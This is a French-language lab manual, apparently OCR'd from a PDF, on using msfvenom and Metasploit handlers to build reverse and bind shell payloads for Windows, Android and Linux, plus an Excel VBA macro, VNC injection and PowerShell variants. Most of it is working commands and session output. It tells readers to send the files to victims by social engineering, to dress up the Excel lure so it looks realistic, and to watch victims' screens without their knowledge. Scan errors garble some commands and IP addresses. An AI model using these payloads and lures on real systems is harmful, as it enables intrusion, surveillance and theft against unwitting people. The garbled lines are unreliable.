# Manuel de TP by Anis Hmidach Msfvenom

# Table des matières

「P : Tutoriels Msfvenom (Guide 1)	3
Msfvenin	
Lier coquille	
Charge utile TCP inversée	
Charge utile HTTPS	
Charge utile TCP de liaison masquée	
Inverser la charge utile du shell avec Netcat	
Charge utile macro	
Charge utile VNC	
Charge utile Android	12
Charge utile Linux	13
Charge utile Powershell	

# TP: Tutoriels Msfvenom (Guide 1)

Sur ce TP nous allons apprendre à créer des charges utiles à partir d'un outil populaire connu sous le nom de Metasploit, nous allons explorer diverses options disponibles dans l'outil pour créer des charges utiles avec différentes extensions et techniques.

### Msfvenom

Msfvenom est une instance de ligne de commande de Metasploit qui est utilisée pour générer et produire tous les différents types de code shell disponibles dans Metasploit.

### **Conditions:**

- Kali Linux
- Ordinateur Windows
- Téléphone Android
- Machine Linux

### Abréviations :

Lhost= (IP de Kali)

Lport= (tout port que vous souhaitez attribuer à l'écouteur)

P= (charge utile, c'est-à-dire Windows, Android, PHP, etc.)

F= extension de fichier (c'est-à-dire windows=exe, android=apk etc.)

### Commençons!!

Depuis le terminal Kali, tapez la commande msfvenom comme indiqué ci-dessous. Il vous montrera toutes les options disponibles pour créer une charge utile, mais dans cet article, nous parlons des différents types de charge utile que nous pouvons générer.

```
Li-# msfveriom
Error: No options
sfVenom - a Metasploit standalone payload generator
Also a replacement for msfpayload and msfencode
sage: /usr/bin/msfvenom [options] <var=val>
ptions
                                                      Payload to use. Specify a '-' or stdin to use custom payloads
     p, payload
                                  <payload:
                                                     List the payload's standard options
List a module type. Options are: payloads, encoders, nops, all
Prepend a nopsled of [length] size on to the payload
Output format (use - help-formats for a list)
           -paylead-options
                                  [type]
           --nopsled
           format
                                  <format>
           --help-formats
                                                      List available formats
                                   <encoder>
                                                       The encoder to use
          -- encoder
                                                      The architecture to use
The platform of the payload
                                  <arch>
           --platform
                                  <platform>
                                                      The maximum size of the resulting payload

The maximum size of the encoded payload (defaults to the -s value)

The list of characters to avoid example: '\x88\xff'
           --help-platforms
                                  clength>
           - space
            encoder-space <length>
           -- bad-chars
                                  st>
                                                      The number of times to encode the payload

Specify an additional win32 shellcode file to include

Specify a custom executable file to use as a template

Preserve the template behavior and inject the payload as a new thread
            iterations
                                   <count>
            -add-code
                                   <path>
            -- template
                                   <path>
           -out
                                   <path>
                                                      Save the payload
                                                      Specify a custom variable name to use for certain output formats
Generate the smallest possible payload
           -- var-name
                                   <name>
            smallest
```

# Lier coquille

Un shell de liaison est un type qui ouvre un nouveau service sur la machine cible et oblige l'attaquant à s'y connecter afin d'obtenir une session

Tapez maintenant la "commande" ci-dessous sur votre terminal kali

```
msfvenom -p windows/meterpreter/bind_tcp -f exe >
/root/Desktop/bind.exe
```

Il enregistrera le fichier de charge utile "exe" sur votre bureau comme spécifié sur la commande /root/Desktop/bind.exe Nous devons envoyer ce fichier à la machine victime via le partage de fichiers ou par toute technique d'ingénierie sociale et le faire fonctionner sur le système

Maintenant, démarrons msfconsole et tapons la commande ci-dessous pour obtenir une session de la machine victime

Une fois le fichier exécuté sur la machine, nous obtiendrons la session meterpreter de la machine victime comme indiqué ci-dessous :

L'option bind\_tcp est utile au cas où nous serions déconnectés de la machine victime alors qu'elle est encore en cours d'exécution, nous pouvons exécuter la même commande et récupérer la session sans aucune intervention de la victime pour exécuter à nouveau l'exploit.

```
msf > use exploit/multi/handler
msf exploit(handler) > set payload windows/meterpreter/bind_tcp
payload => windows/meterpreter/bind_tcp
msf exploit(handler) > set rhost 192.168.0.100
rhost => 192.1bs.0.100
msf exploit(handler) > set lport 4444
lport => 4444
msf exploit(handler) > exploit
[*] Exploit running as background job 0.

[*] Started bind handler
[*] Sending stage (179267 bytes) to 192.168.0.100
msf exploit(handler) > [*] Meterpreter session 1 opened (192.168.0.107:39497 -> 192.168.0.100:4444) at 2017-11-14 11:02:47 -0500
msf exploit(handler) > sessions 1
[*] Starting interaction with 1...
meterpreter > 
me
```

### Charge utile TCP inversée

Un shell inversé (également connu sous le nom de connect-back) est l'exact opposé : il nécessite que l'attaquant configure d'abord un écouteur sur sa machine, la machine cible agit comme un client se connectant à cet écouteur, puis finalement l'attaquant reçoit le coquille.

Depuis le terminal Kali, tapez la commande msfvenom comme indiqué ci-dessous :

Tapez maintenant la commande

```
msfvenom -p windows/meterpreter/reverse_tcp
lhost=192.168.0.107 lport=5555 -f exe >
/root/Desktop/reverse_tcp.exe
```

```
root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.0.107 lport=5555 -f ex
e > /root/Desktop/reverse_tcp.exe
No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No Arch selected, selecting Arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 333 bytes
Final size of exe file: 73802 bytes
```

Dans ce cas, nous inclurons quelques autres options telles que lhost (localhost) et lport (port local) pour obtenir une connexion inverse depuis la machine victime.

Une fois la charge utile générée et envoyée à la victime pour exécution, nous commencerons notre prochaine étape comme indiqué ci-dessous

Maintenant, démarrons msfconsole et tapons la commande ci-dessous pour obtenir une session de la machine victime

Nous pouvons confirmer à partir de l'image ci-dessous qu'une fois la charge utile exécutée par la victime, nous avons reçu une connexion inverse et obtenu la session meterpreter avec succès.

```
msf > use exploit/multi/handler
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(handler) > set lhost 1922168.0.107
lhost => 192.168.0.107
msf exploit(handler) > set lport 5555
lport => 5555
msf exploit(handler) > exploit
[*] Exploit running as background job 1.

[*] Started reverse TCP handler on 192.168.0.107:5555
msf exploit(handler) > [*] Sending stage (179267 bytes) to 192.168.0.100
[*] Meterpreter session 2 opened (192.168.0.107:5555 -> 192.168.0.100:49235) at 2017-11-14 11:07:04 -0500
msf exploit(handler) > sessions 2
[*] Starting interaction with 2...
meterpreter >
```

### Charge utile HTTPS

Remarque : Les deux charges utiles ci-dessus peuvent être utilisées au cas où nous aurions des ports pertinents actifs sur la machine victime. La question se pose donc, que se passe-t-il si la victime a bloqué tous les ports ?

Eh bien, dans de tels cas, nous pouvons créer des charges utiles selon les ports exécutés sur la machine victime, tels que 443 pour https :

Utilisons ce cas et créons une charge utile avec https À partir du terminal Kali, tapez la commande msfvenom comme indiqué ci-dessous :

Tapez maintenant la commande

```
msfvenom -p windows/meterpreter/reverse_https
lhost=192.168.0.107 lport=443 -f exe > /root/Desktop/443.exe

root@kali:~# msfvenom -p windows/meterpreter/reverse_https lhost=192.168.0.107 lport=443 -f exe > /root/Desktop/443.exe
No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No Arch selected, selecting accounts x85 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 551 bytes
Final size of_exe file: 73802 bytes
```

Une fois la charge utile générée et envoyée à la victime pour exécution, nous commencerons notre prochaine étape comme indiqué ci-dessous

Maintenant, démarrons msfconsole et tapons la commande ci-dessous pour obtenir une session de la machine victime

Nous pouvons confirmer à partir de l'image ci-dessus qu'une fois la charge utile exécutée par la victime, nous avons reçu une connexion inverse et obtenu la session meterpreter.

```
msf exploit(handler) > set payload windows/meterpreter/reverse_https
payload => windows/meterpreter/reverse_https
msf exploit(handler) > set lhost 192.168.0.107
lhost => 192.168.0.10;
msf exploit(handler) > set lport 443
lport => 443
msf exploit(handler) > exploit
[*] Exploit running as background job 0.

[*] Started HTTPS reverse handler on https://192.168.0.107:443
msf exploit(handler) > [*] https://192.168.0.107:443 handling request from 192.168.0.100; (UU
ID: ogSknnfc) Staging x86 payload (180311 bytes) ...
[*] Meterpreter session 1 opened (192.168.0.107:443 -> 192.168.0.100:49243) at 2017-11-14 11:
10:23 -0500
msf exploit(handler) > sessions 1
[*] Starting interaction with 1...
meterpreter > [*]
```

# Charge utile TCP de liaison masquée

Explorons maintenant une autre technique disponible dans msfvenom Tool et essayons d'exploiter la machine victime, cette fois nous obtiendrons le shell de la machine victime au lieu de la session meterpreter

### Commençons!!

Cette charge utile se cache silencieusement en arrière-plan pendant son exécution et ne révèle pas sa présence si elle est analysée par un scanner de port.

Depuis le terminal Kali, tapez la commande msfvenom comme indiqué ci-dessous :

```
msfvenom -p windows/shell_hidden_bind_tcp ahost=192.168.0.107
lport=1010 -f exe > /root/Desktop/hidden.exe

**TootMaki:-# msfvenom -p windows/shell hidden_bind_tcp ahost=192.168.0.107 lport=1010 -f exe > /root/Desktop/hidden.exe

No platform was selected, choosing Msf::Module::Platform::Windows from the payload

No Arch selected, selecting Arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 386 bytes
Final size of exe file: 73802 bytes
```

Une fois la charge utile générée et envoyée à la victime pour exécution, nous commencerons notre prochaine étape comme indiqué ci-dessous.

Nous utilisons Netcat pour configurer notre écouteur.

Maintenant, depuis le terminal kali, tapons la commande comme indiqué ci-dessus

```
nc 192.168.0.100 1010
```

```
root@kali:~# nc 192.168.0.100 1010
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.
C:\Users\RAJ\Downloads>
```

# Inverser la charge utile du shell avec Netcat

Faisons maintenant le même processus et utilisons la charge utile shell\_reverse\_tcp, une technique supplémentaire pour obtenir la session shell de la victime

Depuis le terminal Kali, tapez la commande msfvenom comme indiqué ci-dessous :

```
msfvenom -p windows/shell_reverse_tcp ahost=192.168.0.107
lport=1111-f exe > /root/Desktop/ncshell.exe

root@kali:=# msfvenom -p windows/shell reverse tcp ahost=192.168.0.107 lport=1111 -f exe > /root/Desktop/ncshell.exe
No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No Arch selected, selecting Arch: xxo from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 324 bytes
Final size of exe file: 73802 bytes
```

Une fois la charge utile générée et envoyée à la victime pour exécution, nous commencerons notre prochaine étape comme indiqué ci-dessous

Nous avons configuré notre écouteur à l'aide de netcat, l'image ci-dessous confirme la capture de la session shell par la machine kali.

Maintenant, depuis le terminal kali, tapons la commande comme indiqué ci-dessous.

```
nc-lvp 1111

root@kali:-# nc -lvp 1111
listening on [any] 1111 ...
192.168.0.100: inverse host lookup failed: Unknown host
connect to [192.168.0.107] from (UNKNOWN) [192.168.0.100] 49361
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\RAJ\Downloads>
```

### Charge utile macro

Créons maintenant une charge utile avec un script VBA, que nous utiliserons pour créer une macro sur Excel pour exploiter la machine victime.


Commençons à créer la charge utile!!

Ouvrez Kali Terminal et tapez la commande comme mentionné ci-dessous :


```
msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.0.107 lport=7777 -f vba
```

```
root@kmli:-# msfvenom -p windows/meterpreter/reverse tcp lhost=192.168.0.107 lport=
No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No Arch selected selecting Arch: x86 from the payload
No encoder or backnars specified, outputting raw payload
Payload size: 333 bytes
Final size of vba file: 2646 bytes
#If Vba7
        Private Declare PtrSafe Function CreateThread Lib "kernel32" (ByVal Kwly As Long, ByVa
l Ukxxffqp As Long, ByVal Nypjiw As LongPtr, Reic As Long, ByVal Eome As Long, Dbruv As Long)
As LongPtr
        Private Declare PtrSafe Function VirtualAlloc Lib "kernel32" (ByVal Sxtgux As Long, By
Val Zjjfhkei As Long, ByVal Mll As Long, ByVal Gblz As Long) As LongPtr
         Private Declare PtrSafe Function RtlMoveMemory Lib "kernel32" (ByVal Iguucq As LongPtr
 ByRef Pwrn As Any, ByVal Uyw As Long) As LongPtr
#Else
         Private Declare Function CreateThread Lib "kernel32" (ByVal Kwly As Long, ByVal Ukxxff
qp As Long, ByVal Nvpjiw As Long, Reic As Long, ByVal Eome As Long, Dbruv As Long) As Long
        Private Declare Function VirtualAlloc Lib "kernel32" (ByVal Sxtgux As Long, ByVal Zjjf
hkei As Long, ByVal Mll As Long, ByVal Gblz As Long) As Long
        Private Declare Function RtlMoveMemory Lib "kernel32" (ByVal Iguucq As Long, ByRef Pwr
n As Any, ByVal Uyw As Long) As Long
#EndIf
```


une fois la commande exécutée, copiez le script à partir de "#if VBA 7 jusqu'à" End if "comme indiqué dans l'image ci-dessous :



Ouvrons maintenant un fichier Excel et appuyez sur la touche alt + F11 pour ouvrir le script VB, vous obtiendrez la boîte d'options, comme indiqué ci-dessus, entrez le nom que vous souhaitez fournir et cliquez sur "créer".



Vous obtiendrez une nouvelle boîte d'options comme ci-dessus, cliquez sur "Ce classeur" et remplacez les valeurs par votre charge utile de script vb copiée générée par l'outil msfvenom et fermez l'éditeur de script vb et activez la macro.



Maintenant, vous pouvez rédiger votre fichier Excel avec des données pertinentes qui peuvent sembler réalistes pour qu'une victime ouvre le fichier. Dans notre cas, nous venons d'insérer la valeur "Test", enregistrez le fichier et envoyez-le à la victime.

Pour capturer les sessions, démarrons maintenant le gestionnaire multiple comme indiqué ci-dessous :

Ouvrez Kali Terminal et tapez msfconsole

Une fois le fichier Excel ouvert par la victime, il invitera la victime à activer la macro, une fois activée, notre VBScript sera exécuté pour nous fournir une connexion inversée à la machine victime, comme indiqué dans l'image ci-dessous.

```
msf > use exploit/multi/handler
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(handler) > set thost 192.168.0.107
thost => 192.168.0.107
msf exploit(handler) > set tport 7777
tport => 7777
msf exploit(handler) > exploit

[*] Started reverse TCP handler on 192.168.0.107:7777
[*] Sending stage (179267 bytes) to 192.168.0.100
[*] Meterpreter session 1 opened (192.168.0.107:7777 -> 192.168.0.100:49284) at 2017-11-14 12:
10:11 -0500
meterpreter > 1
```

## Charge utile VNC

Ce n'est pas génial si nous pouvons prendre la télécommande de la machine victime à leur insu et observer leur activité de manière anonyme, cette charge utile fait exactement cela, utilisons-la à notre avantage.

Commençons à créer la charge utile !! Ouvrez Kali Terminal et tapez la commande comme mentionné ci-dessous :

```
msfvenom -p windows/vncinject/reverse_tcp lhost=192.168.0.107
lport=5900 -f exe > /root/Desktop/vnc.exe

root/kali:-# msfvenom -p windows/vncinject/reverse tcp lhost=192.168.0.107 lport=5900 -f exe > /root/Desktop/vnc.exe

No platform was selected choosing Msf::Module::Platform::Windows from the payload
No Arch selected, selecting arcn: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 333 bytes
Final size of exe file: 73802 bytes
```

Une fois la charge utile générée et envoyée à la victime pour exécution, nous commencerons notre prochaine étape comme indiqué ci-dessous. Pour capturer les sessions, démarrons maintenant le gestionnaire multiple comme indiqué ci-dessous :

Ouvrez Kali Terminal et tapez msfconsole

```
nsf > use exploit/multi/handler
msf exploit(handler) > set payload windows/vncinject/reverse_tcp
payload => windows/vncinject/reverse_tcp
msf exploit(handler) > set lhost 192.168.0.107
lhost => 192.168.0.107
nsf exploit(handler) > set lport 5900
lport => 5900
msf exploit(handler) > exploit
[*] Started reverse TCP handler on 192.168.0.107:5900
[*] Sending stage (401920 bytes) to 192.168.0.100
[*] Starting local TCP relay on 127.0.0.1:5900...
[*] Local TCP relay started.
[*] Launched vncviewer.
[*] Session 1 created in the background.
msf exploit(handler) > Connected to RFB server, using protocol version 3.8
Enabling TightVNC protocol extensions
No authentication needed
Authentication successful
Desktop name "win-1gkssj7d2ae"
VNC server default format:
  32 bits per nivel
  Least significant byte first in each pixel.
 True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
Using default colormap which is TrueColor. Pixel format:
  32 bits per pixel.
  Least significant byte first in each pixel.
 True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
```

Nous pouvons voir que la connexion inverse a exécuté l'injection VNC et la session de la machine distante victime est établie sur notre machine kali affichant Remote Desktop.



# Charge utile Android

L'exploitation d'appareils portables a toujours été un sujet brûlant et se poursuit toujours, c'est pourquoi nous l'avons également inclus dans notre article, utilisons l'un des exploits androïdes disponibles dans l'outil msfvenom et utilisons-le à notre avantage.

### Commençons

Ouvrez Kali Terminal et tapez la commande comme mentionné ci-dessous :

```
msfvenom -p andriod/meterpreter/reverse_tcp
lhost=192.168.0.107 lport=8888 > /root/Desktop/file.apk

root@kali:~# msfvenom -p android/meterpreter/reverse_tcp lhost=192.168.0.107 lpo
rt=8888 > /root/Desktop/file.apk
No platform was select=d :hoosing Msf::Module::Platform::Android from the paylo
ad
No Arch selected, selecting Arch: dalvik from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 8809 bytes
```

Une fois que la charge utile est générée, envoyez-la à la victime pour qu'elle s'exécute sur son ordinateur de poche et démarrez le gestionnaire multiple, comme indiqué dans l'image ci-dessous.

Une fois la charge utile exécutée, vous obtiendrez la session meterpreter de l'ordinateur de poche, qui est maintenant sous votre contrôle, comme indiqué ci-dessous.

```
msf > use exploit/multi/handler
msf exploit(handler) > set payload android/meterpreter/reverse_tcp
payload => android/meterpreter/reverse_tcp
msf exploit(nandler) > set thost 192.168.0.107
lhost => 192.168.0.107
msf exploit(handler) > set lport 8888
lport => 8888
msf exploit(handler) > exploit

[*] Started reverse TCP handler on 192.168.0.107:8888
[*] Sending stage (69050 bytes) to 192.168.0.100
[*] Meterpreter session 1 opened (192.168.0.107:8888 -> 192.168.0.100:39957) at 2017-11-16 02:28:53 -0500
meterpreter >
```

### Charge utile Linux

Ouvrez Kali Terminal et tapez la commande comme mentionné ci-dessous :

```
msfvenom -p linux/x86/meterpreter/reverse_tcp
lhost=192.168.0.107 lport=4444 -f elf > /root/Desktop/shell

root@kali:-# msfvenom -p linux/x86/meterpreter/reverse_tcp lhost=192.168.0.107 l
port=4444 -f elf > /root/Desktop/shell
No platform was selected, choosing Msf::Module::Platform::Linux from the payload
No Arch selected, selecting Arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 123 bytes
Final size of elf file: 207 bytes
```

Une fois que la charge utile est générée, envoyez-la à la victime pour qu'elle s'exécute sur sa machine Linux et démarrez le gestionnaire multiple comme indiqué dans l'image ci-dessous.

Une fois la charge utile exécutée, elle créera une connexion tcp inversée sur notre machine kali nous fournissant des sessions meterpreter, comme indiqué sur l'image cidessous.

```
msf > use multi/handler
msf exploit(handler) > set payload linux/x86/meterpreter/reverse_tcp
payload => linux/x86/meterpreter/reverse_tcp
msf exploit(handler) > set lhost 192.168.0.107
lhost => 192.168.0.107
msf exploit(handler) > set lport 4444
lport => 4444
msf exploit(handler) > run
[*] Exploit running as background job 0.

[*] Started reverse TCP handler on 192.168.0.107:4444
msf exploit(handler) > [*] Sending stage (826872 bytes) to 192.168.0.23
[*] Meterpreter session 1 opened (192.168.0.107:4444 -> 192.168.0.23:46066) at 017-11-16 21:05:00 +0530
msf exploit(handler) > sessions -i 1
[*] Starting interaction with 1...
meterpreter >
```

# Charge utile Powershell

### Ouvrez Kali Terminal et tapez la commande comme mentionné ci-dessous :

```
msfvenom -p cmd/windows/reverse_powershell lhost=192.168.0.107
lport=4444 > /root/Desktop/shell.bat
```

```
root@kali:~# msfvenom -p cmd/windows/reverse_powershell lhost=192.168.0.107 lpo
t=4444 > /root/Desktop/shell_bat
No platform was selected, cnoosing Msf::Module::Platform::Windows from the payload
No Arch selected, selecting Arch: cmd from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1226 bytes
```

Une fois que la charge utile est générée, envoyez-la à la victime pour qu'elle s'exécute sur sa machine Windows et démarrez le gestionnaire multiple comme indiqué dans l'image ci-dessous.

Une fois la charge utile exécutée, elle créera une connexion inverse au shell, comme indiqué dans l'image ci-dessous.

```
msf > use multi/handler
msf exploit(handler) > set payload cmd/windows/reverse_powershell
payload => cmd/windows/reverse_powershell
msf exploit(handler) > set lhost 192.168.0.107
lhost => 192.168.6.107
msf exploit(handler) > set lport 4444
lport => 4444
msf exploit(handler) > run
[*] Exploit running as background job 0.

[*] Started reverse TCP handler on 192.168.0.107:4444
msf exploit(handler) > [*] Command shell session 1 opened (192.168.0.107:4444
192.168.0.12:50299) at 2017-11-16 21:06:56 +0530
msf exploit(handler) > sessions -i 1
[*] Starting interaction with 1...
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.
C:\Users\Sayantan\Downloads>
```